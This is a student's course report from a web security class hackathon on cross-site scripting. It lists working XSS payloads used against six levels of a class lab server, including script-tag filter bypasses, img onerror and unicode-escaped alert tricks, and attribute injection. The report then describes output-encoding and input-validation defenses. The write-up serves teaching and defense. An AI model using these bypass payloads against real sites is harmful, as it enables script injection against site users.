WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Afroz Mohammad

Email: mohamaz@mail.uc.edu

Figure 1: Afroz Mohammad

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This Hackathon-1 focused on raising awareness about cross-site scripting (XSS) attacks, identifying vulnerabilities in code, understanding OWASP guidelines, and applying secure coding practices to defend against XSS. The lab was divided into two tasks.Task 1 involved attacking the URL http://waph-hackathon.eass.cloudapp.azure.com/xss/, which had six levels of difficulty. The goal was to successfully execute XSS attacks on this target.Task 2 aimed to mitigate the XSS vulnerabilities by following secure coding practices, specifically input validation and sanitization of outputs.Upon completing both tasks, documentation was done in markdown format. The pandoc tool was then used to generate a PDF report summarizing the findings and solutions.

Link to the repository: https://github.com/mohamammadafroz/waph-mohamaz/tree/main/labs/Hackathon-1

Task 1 : ATTACKS

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

attacking script :

```
<script>alert("Level 0 : hacked by Afroz Mohammad")</script>
```



Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

attacking script is passed as a pathvariable at the end of the URL

`?input=<script>alert("Level 1: Hacked by Afroz Mohammad")</script>`



Figure 3: Level 1

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

This is a HTTP request and as there no input field , and also not accepting the path variable , the level 2 URL mapped to a simple `<form>` in HTML file used in Lab 1 and the attacking script is passed through the form itself'

```
<script>alert("Level 2: Hacked by Afroz Mohammad")</script>
```

Source code Guess of echo.php:

```
if(!isset($_POST['input'])){
   die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```



Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

In this level 3, it will filter the `<script>` tag if passed directly in the input variable. So , to attack this the code was broken into several parts and then appended to raise the alert on the webpage.



Figure 5: Level 3

```
?input=<script<script>>alert("Hacked by Afroz Mohammad")</scrip</script>t>
```

Source code Guess of echo.php:

```
str_replace(['<script>', '</script>'], '', $input)
```

Level 4

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

As this Level ignore/filters `<script>` tag, even if we pass by breaking and concating the string. To attack, I have used onerror() method part of the `<img>` tag.

```
?input=<img%20src="..."
    onerror="alert(Level 4: Hacked by Afroz Mohammad)">
```

Source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 6: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

When both the `<script>` tag and `alert()` methods are filtered . To raise alert , use a combination of unicode encoding and onerror() method of `<img>` like below:

```
?input=<img src="invalid"
    onerror="\u0061lert(Level 5: Hacked By Afroz Mohammad)">
```



Figure 7: Level 5

An alternative approach I used in Level 1 is below:

```
?input=<a href=https://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php"
        >Execute echo.php</a>
```

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

While this level takes user input, I assume the source code uses the htmlentities() method to convert all applicable characters to HTML entities. This displays the user input strictly as text on the webpage.

To pop up an alert in this scenario, JavaScript event listeners like onmouseover(), onclick(), or onkeyup() can be leveraged. I used the onkeyup() event listener to create an alert on the webpage whenever a key is pressed in the input field.

```
/" onkeyup="alert('Level 6 : Hacked by Afroz Mohammad')"
```

on passing the above script in the url , this will append to the code and manipulates the input form element as below.

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by Afroz Mohammad')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```



Figure 8: Level 6

source code guess of echo.php:

```
echo htmlentities($_REQUEST('input'));
```



Figure 9: Level 6 after injecting XSS code

TASK 2 : DEFENSE

A . echo.php

The echo.php file in Lab 1 was revised , input validation and XSS defense code has been added . Initially, the code checks if the input is empty. If so, PHP execution exits. For valid input, the htmlentities() method sanitizes the input data by converting to the corresponding HTML characters. This displays the text purely as text on the webpage.



Figure 10: Defense echo.php

```
if(empty($_REQUEST["data"])){
        exit("please enter the input field 'data'");
```

```
    }
$input=htmlentities($_REQUEST["data"]);
echo ("The input from the request is <strong>" .$input. "</strong>.<br>");
```

B . Lab 2 front-end part

The code in waph-nakkantm.html was thoroughly reviewed and external input entry points were identified. All inputs were validated and output text was sanitized accordingly.

i) for the HTTP GET and POST request forms the input data is validated . A new Function validateInput() has been added , which forces the user to enter text before executing the request.



Figure 11: Defense waph-nakkantm.html



Figure 12: Validating HTTP requests input

ii) `.innerHTML` was converted to `.innerText` wherever HTML rendering si not needed and only plain text is displayed.



Figure 13: modifying innerHTML to innerText

Figure 14: validating the input of the AJAX requests

iii) A new function encodeInput() was written to sanitize responses before insertion into the HTML document. It converts special characters to their respective HTML entities to prevent cross-site scripting attacks, making the content non-executable plain text.

In the code, a new div element is created and content is added as innerText, then returned as HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```



Figure 15: encodeInput() & validateInput() functions



Figure 16: response after encoding the result

iv) for the API https://v2.jokeapi.dev/joke/Programming?type=single which is used to retrieve Jokes. new validations have been added to check if the recivied result and result.joke in the JSON are not empty. if it is null and error text is thrown.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Could not retrieve a joke at this time.");
}
```



Figure 17: handling Joke API and Guess age API

v) For the asynchronous guessAge() function, the received result is validated to not be empty or 0. Additionally, the user input is validated to not be empty or null. Error messages are thrown if either validation fails.

```
if(result.age==null || result.age==0)
   return $("#response")
   .text("Sorry, the webserver threw an error cannot retrieve your age");
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```

Figure 18: Guess age function in case error is thrown

**********END**********